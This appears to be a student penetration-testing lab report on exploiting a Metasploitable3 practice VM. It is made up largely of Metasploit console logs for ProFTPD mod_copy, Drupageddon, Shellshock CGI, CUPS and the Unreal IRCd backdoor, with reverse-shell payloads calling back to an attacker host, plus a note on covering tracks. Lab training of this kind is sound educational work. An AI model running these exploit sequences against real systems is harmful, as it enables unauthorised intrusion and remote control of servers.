



As well as being usable with a exploit available from metasploit where we can gain access to www-data user. As noted by the website, we cannot forget to clean our tracks! (which is now done by default by the exploit)

```
msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 192.168.68.110
rhosts => 192.168.68.110
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set lhosts 192.168.68.111
[!] Unknown datastore option: lhosts. Did you mean LHOST?
lhosts => 192.168.68.111
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set lhost 192.168.68.111
lhost => 192.168.68.111
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload /cmd/unix/reverse_perl
[!] Unknown datastore option: payload. Did you mean PAYLOAD?
payload => /cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload /cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run


[*] Started reverse TCP handler on 192.168.68.111:4444
[*] 192.168.68.110:80 - 192.168.68.110:21 - Connected to FTP server
[*] 192.168.68.110:80 - 192.168.68.110:21 - Sending copy commands to FTP server
[*] 192.168.68.110:80 - Executing PHP payload /4ji3n9.php
[+] 192.168.68.110:80 - Deleted /var/www/html/4ji3n9.php
[*] Command shell session 1 opened (192.168.68.111:4444 → 192.168.68.110:59966) at 2023-09-26 13:49:45 -0400
```

```
whoami
www-data
pwd
/var/www/html
ls -al
total 24
drwxr-xrwx 5 root      root      4096 Sep 26 17:49 .
drwxr-xr-x 5 root      root      4096 Jun  8 2018 ..
drwxrwxrwx 2 root      root      4096 Jun  8 2018 chat
drwxr-xr-x 9 www-data  www-data  4096 Jun  8 2018 drupal
-rw-rxr-x 1 root      root     1778 Jun  8 2018 payroll_app.php
drwxr-xr-x 8 root      root      4096 Jun  8 2018 phpmyadmin
```



## Exploiting Port 80 – Drupal


This exploit starts by us gathering information about the service, from our Legion scan we know that there is a Drupal scan using Port 80, however, there was not much more. By accessing the source-code of the website, we can learn about the version of Drupal which can help us understand how to infiltrate our target more effectively.



A screenshot of a Firefox browser window. The address bar shows 'http://192.168.68.110/drupal/'. Below it, a 'view-source' link is visible. The main content area displays the source code of a Drupal page. The code includes various meta tags, links, and style definitions. A Notepad window titled 'new 2 - Notepadqq' is open to the right, containing two lines of text: '1 alio1' and '2 155971229'.

```
14 <head profile="http://www.w3.org/1999/xhtml/vocab">
15   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16   <link rel="shortcut icon" href="http://192.168.68.110/drupal/misc/favicon.ico" type="image/vnd.microsoft.icon" />
17   <meta name="Generator" content="Drupal 7 (http://drupal.org)" />
18   <link rel="alternate" type="application/rss+xml" title="Metasploitable3 RSS" href="http://192.168.68.110/drupal/?q=rss.xml" />
19   <title>Metasploitable3</title>
20   <style type="text/css" media="all">@import url("http://192.168.68.110/drupal/modules/system/system.base.css?r3865");
21   @import url("http://192.168.68.110/drupal/modules/system/system.menus.css?r3865");
22   @import url("http://192.168.68.110/drupal/modules/system/system.messages.css?r3865");
23   @import url("http://192.168.68.110/drupal/modules/system/system.theme.css?r3865");</style>
24   <style type="text/css" media="all">@import url("http://192.168.68.110/drupal/modules/comment/comment.css?r3865");
25   @import url("http://192.168.68.110/drupal/modules/field/theme/field.css?r3865");
26   @import url("http://192.168.68.110/drupal/modules/node/node.css?r3865");
27   @import url("http://192.168.68.110/drupal/modules/search/search.css?r3865");
28   @import url("http://192.168.68.110/drupal/modules/user/user.css?r3865");</style>
29   <style type="text/css" media="all">@import url("http://192.168.68.110/drupal/themes/bartik/css/layout.css?r3865");
30   @import url("http://192.168.68.110/drupal/themes/bartik/css/style.css?r3865");
31   @import url("http://192.168.68.110/drupal/themes/bartik/css/colors.css?r3865");</style>
32   <style type="text/css" media="all">@import url("http://192.168.68.110/drupal/themes/bartik/css/print.css?r3865");</style>
```

We can exploit a few means of having low privilege shells, with either the drupal\_drupageddon exploit or the drupal\_coder\_exec giving us access to the shell. Neither of these prove truly valuable however, it does act as a means of infiltration. With any of these low-privilege escalation exploits I am curious to learn more to see if I can chain exploits from here to gain more permissions.



A screenshot of the Metasploit Framework interface. The command line shows:

```
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 192.168.68.110
rhosts => 192.168.68.110
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi => /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > run
```

The output shows the exploit starting a reverse TCP handler and opening a meterpreter session:


```
[*] Started reverse TCP handler on 192.168.68.111:4444
[*] Sending stage (39927 bytes) to 192.168.68.110
[*] Meterpreter session 1 opened (192.168.68.111:4444 → 192.168.68.110:59986) at 2023-09-26 14:10:04 -0400
```

In the terminal window, the user runs 'getuid' and sees they are 'www-data'. A Notepad window titled 'new 2 - Notepadqq' is open, containing the same two lines of text as the previous screenshot: '1 alio1' and '2 155971229'.

## Exploiting Port 80 – Apache Server

By using auxiliary/scanner/http/dir\_scanner we can see a view points of interest within the Apache Server, the one highlighted by the website is the cgi-bin as there is a known exploit for this.

```
63 exploit/multi/http/comcast_mgt1_up_tdd
64 auxiliary/dos/http/apache_tomcat_transfer_encoding
65 auxiliary/scanner/http/tomcat_enum
66 exploit/linux/local/tomcat_rhel_based_temp_priv_es
67 exploit/linux/local/tomcat_ubuntu_log_init_priv_es
68 exploit/windows/http/apache_chunked
69 auxiliary/gather/zookeeper_info_disclosure
70 exploit/multi/http/apache_mod_cgi_bash_env_exec
71 auxiliary/scanner/http/apache_mod_cgi_bash_env
72 auxiliary/dos/http/apache_mod_isapi
73 exploit/windows/http/apache_modjkl_overflow
74 auxiliary/admin/appletv/appletv_display_video
75 exploit/windows/http/bea_weblogic_jsessionid
76 exploit/windows/http/bea_weblogic_transfer_encoding
77 exploit/windows/http/cain_xpost_sql_rce
78 exploit/multi/http/cisco_dcnm_upload_2019
79 exploit/linux/http/cpi_tararchive_upload
80 exploit/linux/http/cisco_prime_inf_rce
81 exploit/unix/http/contentkeeperweb_mimencode
82 auxiliary/scanner/couchdb/couchdb_enum
83 exploit/multi/http/sonicwall_scrutinizer_methoddodet
```




Using this gives us access (again) to www-data. This exploit did not work on the website, I am curious what change, and how to find that information, that allowed this exploit to work on my infiltration.

```
Interact with a module by name or index. For example info l26, use l26 or use exploit/unix/webapp/jquery_file

msf6 auxiliary(scanner/http/dir_scanner) > use exploit/multi/ttp/apache_mod_cgi_bash_env_exec
[*] No results from search
[*] Failed to load module: exploit/multi/ttp/apache_mod_cgi_bash_env_exec
msf6 auxiliary(scanner/http/dir_scanner) > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.68.110
rhosts => 192.168.68.110
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/hello_world.sh
targeturi => /cgi-bin/hello_world.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run


[*] Started reverse TCP handler on 192.168.68.111:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.168.68.110
[*] Meterpreter session 2 opened (192.168.68.111:4444 → 192.168.68.110:59991) at 2023-09-26 14:18:05 -0400

meterpreter > getuid
Server username: www-data
meterpreter > id
```



## Exploiting Port 137 (UDP) - NetBIOS Name Service

This exploit acted as a means of gathering information. Much like the Nmap scan done at the start of this section of the lab, this gives us information on possible services available to start our exploits.



The screenshot shows a Kali Linux desktop environment with several windows open. On the left, a terminal window displays the results of a NetBIOS name scan (nbtscan) and an incomplete NetBIOS name table for host 192.168.68.110. On the right, a Notepadqq window shows two lines of text: '1 alio1' and '2 155971229'. Below the terminal, a dock bar shows icons for various applications. At the bottom, another terminal window shows the results of an Nmap scan using the nbstat script, identifying port 137 as open and listing host details.

```
(root㉿kali)-[~]
# nbtscan 192.168.68.110
Doing NBT name scan for addresses from 192.168.68.110

IP address      NetBIOS Name      Server      User      MAC address
192.168.68.110  METASPLOITABLE3  <server>  METASPLOITABLE3  00:00:00:00:00:00

(newt@kali)-[~]
# nbtscan -vh 192.168.68.110
Doing NBT name scan for addresses from 192.168.68.110

NetBIOS Name Table for Host 192.168.68.110:

Incomplete packet, 191 bytes long.
Name          Service      Type
METASPLOITABLE3  Workstation Service
METASPLOITABLE3  Messenger Service
METASPLOITABLE3  File Server Service
WORKGROUP       Domain Name
WORKGROUP       Browser Service Elections

Adapter address: 00:00:00:00:00:00


(msf6㉿kali)-[~]

msf6 > db_nmap -sU --script nbstat -p U:137 192.168.68.110
[*] Nmap: Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-26 14:21 EDT
[*] Nmap: 'Error #487: Your port specifications are illegal. Example of proper form: "-100,200-1024,T:3000-4000,U:60000--"
[*] Nmap: [QUITTING!]
msf6 > db_nmap --script nbstat -p U:137 192.168.68.110
[*] Nmap: Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-26 14:21 EDT
[*] Nmap: Nmap scan report for 192.168.68.110
[*] Nmap: Host is up (0.00041s latency).
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 137/udp open  netbios-ns
[*] Nmap: MAC Address: 00:0C:29:A7:8B:78 (VMware)
[*] Nmap: Host script results:
[*] Nmap: nbstat: NetBIOS name: METASPLOITABLE3, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
[*] Nmap: Names:
[*] Nmap: |_ METASPLOITABLE3<00>  Flags: <unique><active>
[*] Nmap: |_ METASPLOITABLE3<03>  Flags: <unique><active>
[*] Nmap: |_ METASPLOITABLE3<20>  Flags: <unique><active>
[*] Nmap: |_ WORKGROUP<00>    Flags: <group><active>
[*] Nmap: |_ WORKGROUP<1>    Flags: <group><active>
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
msf6 > use auxiliary/scanner/netbios/nbname
msf6 auxiliary(scanner/netbios/nbname) > set rhosts 192.168.68.110
rhosts = 192.168.68.110
msf6 auxiliary(scanner/netbios/nbname) > run

[*] Sending NetBIOS requests to 192.168.68.110→192.168.68.110 (1 hosts)
[*] 192.168.68.110 [METASPLOITABLE3] OS:Unix Names:(METASPLOITABLE3, WORKGROUP) Addresses:(192.168.68.110) Mac:00:00:00:00:00:00
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/netbios/nbname) >
```

## Exploiting Port 631 – CUPS

This exploit utilizes an error in the service where that if successful, when a job runs, it can execute arbitrary planted code. However, as shown in the subsequent screenshot, the two attempts both failed. The first error brought the issue of the not being able to add the printer. This was circumvented by adding the user to the IP Admin group on the Ubuntu machine. If we have elevated permissions from a previous exploit, this creates an interesting hack. However, even when the vagrant account was added the IP Admin, the session was created then promptly closed.



The image shows a terminal window for Metasploit and a Notepadqq editor window side-by-side. The terminal window displays the msf6 exploit command for a CUPS exploit, setting up a reverse TCP handler on port 4444 and attempting to add a printer. The Notepadqq window shows a file named 'new 2' containing two lines of text: '1 alio1' and '2 155971229'. Below the terminal is a desktop taskbar with icons for various applications like LibreOffice and a browser.

```
      =[ metasploit v6.3.27-dev
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post      ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit tip: When in a module, use back to go
back to the top level prompt
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/http/cups_bash_env_exec
msf6 exploit(multi/http/cups_bash_env_exec) > set rhosts 192.168.68.110
rhosts => 192.168.68.110
msf6 exploit(multi/http/cups_bash_env_exec) > set lhost 192.168.68.111
[*] Unknown datastore option: lhost. Did you mean VHOST?
lhost => 192.168.68.111
msf6 exploit(multi/http/cups_bash_env_exec) > set httpusername vagrant
httpusername => vagrant
msf6 exploit(multi/http/cups_bash_env_exec) > set httppassword vagrant
httppassword => vagrant
msf6 exploit(multi/http/cups_bash_env_exec) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf6 exploit(multi/http/cups_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.68.111:4444
[-] Exploit aborted due to failure: unknown: 192.168.68.110:631 - Could not add printer.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/cups_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.68.111:4444
[+] Added printer successfully
[+] Deleted printer 'thKdpUQ53r98x' successfully
[*] Command shell session 1 opened (192.168.68.111:4444 -> 192.168.68.110:60030) at 2023-09-26 18:44:09 -0400

[*] 192.168.68.110 - Command shell session 1 closed.
msf6 exploit(multi/http/cups_bash_env_exec) >
```

new 2 - Notepadqq

1	alio1
2	155971229

File Edit Search View Encoding Language Settings

new 2

1 alio1

2 155971229

Text UNIX / OS X UTF-8 w/o BOM INS

PR320.docx - LibreOffice

## Exploiting Port 6697 – Unreal IRCd

The exploit presented utilized this backdoor that was found in the Unreal IRCd server, when this exploit runs, this creates a low-privilege backdoor. What was found in the website demonstration was that their backdoor granted them access to the Boba Fett account who was part of the Docker group. Looking into Docker hacks on metasploit, we could chain this hack into Docker Daemon Privilege Escalation which would allow us to gain root access.

```

OSVDB (65443)
http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

View the full module info with the info -d command.

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.68.110
rhosts => 192.168.68.110
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.68.111
lhost => 192.168.68.111
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 192.168.68.111:4444
[*] 192.168.68.110:6697 - Connected to 192.168.68.110:6697 ...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.68.110:6697 - Sending backdoor command ...
[*] Command shell session 1 opened (192.168.68.111:4444 → 192.168.68.110:60038) at 2023-09-26 18:52:32 -0400

[*] 192.168.68.110 - Command shell session 1 closed.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 192.168.68.111:4444
[*] 192.168.68.110:6697 - Connected to 192.168.68.110:6697 ...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.68.110:6697 - Sending backdoor command ...
[*] Command shell session 2 opened (192.168.68.111:4444 → 192.168.68.110:60039) at 2023-09-26 18:53:17 -0400

[*] 192.168.68.110 - Command shell session 2 closed.

msf6 > info 4

      Name: Docker Daemon Privilege Escalation
      Module: exploit/linux/local/docker_daemon_privilege_escalation
    Platform: Linux
      Arch: x86, x64, armle, mipsle, mipsbe
Privileged: No
  License: Metasploit Framework License (BSD)
    Rank: Excellent
Disclosed: 2016-06-28

Provided by:
  forzoni

Available targets:
  Id  Name
  --  --
  => 0  Automatic

Check supported:
  Yes

Basic options:
  Name   Current Setting  Required  Description
  _____
  SESSION           yes        The session to run this module on

Payload information:

Description:
  This module obtains root privileges from any host account with access to the
  Docker daemon. Usually this includes accounts in the `docker` group.

View the full module info with the info -d command.

msf6 > █

```

1 2 3 4

Move the mouse pointer inside or press Ctrl+G.

